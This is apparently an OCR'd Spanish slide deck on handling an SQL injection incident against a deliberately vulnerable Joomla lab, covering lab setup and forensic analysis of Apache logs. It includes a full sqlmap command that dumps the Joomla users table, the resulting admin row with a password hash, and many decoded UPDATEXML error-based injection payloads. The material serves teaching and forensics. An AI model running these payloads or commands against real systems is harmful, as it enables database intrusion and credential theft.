Pablo Alzuri

SQLi: Gestión de Incidentes con un enfoque práctico.

KRAV MAGA HACKING


Tilsor

GEOCOM
INNOVACIÓN TECNOLÓGICA

Agenda

- Presentación del ambiente de Laboratorio.
- Explicación del ataque.
- Análisis forense de los logs.
- Contención (WAF)
- Remediación
- Trabajos futuros utilizando IA como asistente.

Ambiente de Laboratorio



Ambiente de Laboratorio

https://github.com/palzuri/demo-forense-sqli

Ambiente de Laboratorio

Levantar el ambiente:

```
docker compose up -d
```


Destruir el ambiente:

```
docker compose down
```

En caso de querer eliminar todo se deben borrar los volúmenes persistentes e imágenes manualmente.

Configurar Joomla

Configurar Joomla



shared_password


Tenemos que tener cuidado con el prefijo de tablas.

Configurar Joomla

Configurar Joomla

Debemos eliminar la carpeta de instalación

Configurar Joomla



Configurar Joomla

Logs | Inspect | Bind mounts | Exec | Files | Stats

```
2024-12-10 11:29:06 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:11 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:16 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:21 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:26 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:31 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:36 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:41 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:46 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:51 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:56 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:01 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:06 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:11 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:16 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:22 Inicio análisis de Joomla con SQLMap...
2024-12-10 11:30:22 Validando vulnerabilidad en Joomla (Paso 1)
2024-12-10 11:32:44 Obteniendo información del motor de la base de datos en Joomla (Paso 2)
2024-12-10 11:32:46 Obteniendo tablas y esquemas de Joomla (Paso 3)
2024-12-10 11:33:07 Obteniendo datos de la tabla TABLES de information_schema en Joomla (Paso 4)
2024-12-10 11:36:27 Obteniendo datos de la tabla qoxit_users de Joomla (Paso 5)
2024-12-10 11:36:32 Obteniendo datos de la tabla qoxit_users de Joomla usando ciega basada en tiempo (Paso 6)
2024-12-10 11:46:51 Finalizado análisis de Joomla con SQLMap.
```

El ataque (sqlmap_commands.sh)

1. Validación de vulnerabilidad en Joomla.
2. Obtener información del motor de la base de datos.
3. Listar todas las tablas, en todos los esquemas.
4. Obtener datos de la tabla TABLES del schema information_schema en Joomla.
5. Obtener datos de la tabla qoxit_users del schema joomla, usando error based.
6. Obtener datos de la tabla qoxit_users del schema joomla, usando time based.

Análisis forense de los logs

En un forense siempre queremos saber que paso, cuando paso y qué impacto tuvo. Para esto debemos validar si tenemos logs suficientes para responder:

- ¿Qué logs tenemos disponibles?
- ¿Qué tienen los logs?
- ¿Tienen los logs información suficiente para saber que sucedió?

Análisis forense de los logs

Tenemos disponibles logs de apache que lucen así:

```
172.21.0.4 - - [24/Aug/2024:21:09:54 +0000] "GET
/index.php?option=com_fields&view=fields&layout=modal&list%5Bful
lordering%5D=name%27%29%29%20AS%20nxMb%20WHERE%205848%3D5848%20A
ND%207998%3D1077%23 HTTP/1.1" 500 3450 "-" "sqlmap/1.8.8#pip
(https://sqlmap.org)"
```

- IP Cliente: 172.21.0.4
- Fecha y Hora: 24/Aug/2024:21:09:54 +0000
- Solicitud: GET /index.php?...
- Código HTTP: 500 (Error Interno del Servidor)
- Tamaño Respuesta: 3450 bytes
- User-Agent: SQLMap 1.8.8

Análisis forense de los logs

Los logs usualmente no vienen limpios, pueden llegar a venir mezclados ataques con pedidos válidos y/o ataques concurrentes.

¿Cómo identificar ataques de inyección SQL?

Usualmente busco la codificación de la comilla simple %27

Análisis forense de los logs

¿Qué debemos obtener?

- Punto el cual fue atacado (indica que es todo el mismo ataque).
- Payload en texto claro.
- Código de respuesta.
- Tamaño de la respuesta.
- Cuánto demoró la respuesta (no lo tenemos).
- La respuesta (no lo tenemos).

Análisis forense de los logs


En nuestro caso tenemos:

- Punto el cual fue atacado (indica que es todo el “mismo ataque”).
- Payload en texto claro.
- Código de respuesta.
- Tamaño de la respuesta.

Luego vamos a ejecutar un script python para generar una excel con los logs de cada paso en una hoja.

Análisis forense de los logs

- `docker exec -it sqlmap_tool bash`
- `python3 /analisis/logs_to_excel.py`



	A	B	C	D
1	**Punto Atacado**	**Payload Decodificado**	**Respuesta**	**Tamaño**
2	/index.php	name	303	519
3	/index.php	(UPDATEXML(7268,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN (QUARTER(NULL XOR NULL) IS NULL) THEN 1 ELSE 0 END)),0x71787a7a71),1273))	500	3128
4	/index.php	(UPDATEXML(9515,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN (SESSION_USER() LIKE USER()) THEN 1 ELSE 0 END)),0x71787a7a71),3287))	500	3128
5	/index.php	(UPDATEXML(2061,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN (ISNULL(JSON_STORAGE_FREE(NULL))) THEN 1 ELSE 0 END)),0x71787a7a71),6920))	500	3144
6	/index.php	(UPDATEXML(8091,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN (ISNULL(TIMESTAMPADD(MINUTE,8568,NULL))) THEN 1 ELSE 0 END)),0x71787a7a71),5640))	500	3128
7	/index.php	(UPDATEXML(4414,CONCAT(0x2e,0x716a717a71,(MID((IFNULL(CAST(VERSION() AS NCHAR),0x20)),1,22)),0x71787a7a71),1984))	500	3138
8	/index.php	(UPDATEXML(1172,CONCAT(0x2e,0x716a717a71,(MID((IFNULL(CAST(CURRENT_USER() AS NCHAR),0x20)),1,22)),0x71787a7a71),7412))	500	3152
9	/index.php	(UPDATEXML(4091,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN ((SELECT super_priv FROM mysql.user WHERE user=0x7368617265645f75736572 LIMIT 0,1)=0x59) THEN 1 ELSE 0 END	500	3248
10				
11				

Análisis forense de los logs (ej. en paso 5)

5. Obtener datos de la tabla qoxit_users del schema joomla, usando "MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)"

```
sqlmap -u
'http://joomla_app:80/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=name' -p list[fullordering] --random-agent --batch --dump -D joomla_db -T 'qoxit_users' --dbms=mysql --technique=E --output-dir=/sqlmap-output/joomla/qoxit_users_data_e > /sqlmap-output/joomla/05-users-table-data-technique-E.txt
```

```
|[20:45:09] [INFO] retrieved: '$2y$10$GZhsb9aN/17tnj.oE/5NpuFlAT1bhGleMZNM9DCQQigUbNSipPfbC'
[20:45:09] [INFO] retrieved: '2024-08-24 19:16:35'
[20:45:09] [INFO] retrieved: '0'
[20:45:09] [INFO] retrieved: '0'
[20:45:09] [INFO] retrieved: '1'
[20:45:09] [INFO] retrieved: 'admin'
Database: joomla_db
Table: qoxit_users
[1 entry]
+-----+---------+----------------+------------+---------+---------+---------+--------------------------------------------------------------+----------+
| id  | otep    | email          | name       | otpKey  | params  | block   | password                                                     | username |
+-----+---------+----------------+------------+---------+---------+---------+--------------------------------------------------------------+----------+
| 679 | <blank> | admin@test.com | Super User | <blank> | <blank> | 0       | $2y$10$GZhsb9aN/17tnj.oE/5NpuFlAT1bhGleMZNM9DCQQigUbNSipPfbC | admin    |
+-----+---------+----------------+------------+---------+---------+---------+--------------------------------------------------------------+----------+
```

Análisis forense de los logs (ej. en paso 5)

```
(UPDATEXML(1054,CONCAT(0x2e,0x716b626b71,(SELECT
IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM
INFORMATION_SCHEMA.COLUMNS WHERE
table_name=0x716f7869745f7573657273 AND
table_schema=0x6a6f6f6d6c615f6462),0x716b6b7671),6501))
```

- El ataque de tipo `UPDATEXML` no tiene comilla simple %27 ☹
- `UPDATEXML` modifica documentos XML en MySQL. En el ataque provoca un error con intención de exponer datos.
- En el ataque se utilizan delimitadores específicos (**0x716b626b71** y **0x716b6b7671**) para identificar fácilmente la respuesta dentro del error.
- En nuestro ejemplo se obtiene la cantidad de registros (COUNT(*))

Análisis forense de los logs (ej. en paso 5)

Baja la estructura de la tabla y luego con 19 pedidos bajo todos los datos del único registro que teníamos en la tabla.

B	
Payload Decodificado	**Código**
(UPDATEXML(9369,CONCAT(0x2e,0x717a766271,(SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM joomla_db.qoxit_users),0x71627a7071),8749))	500
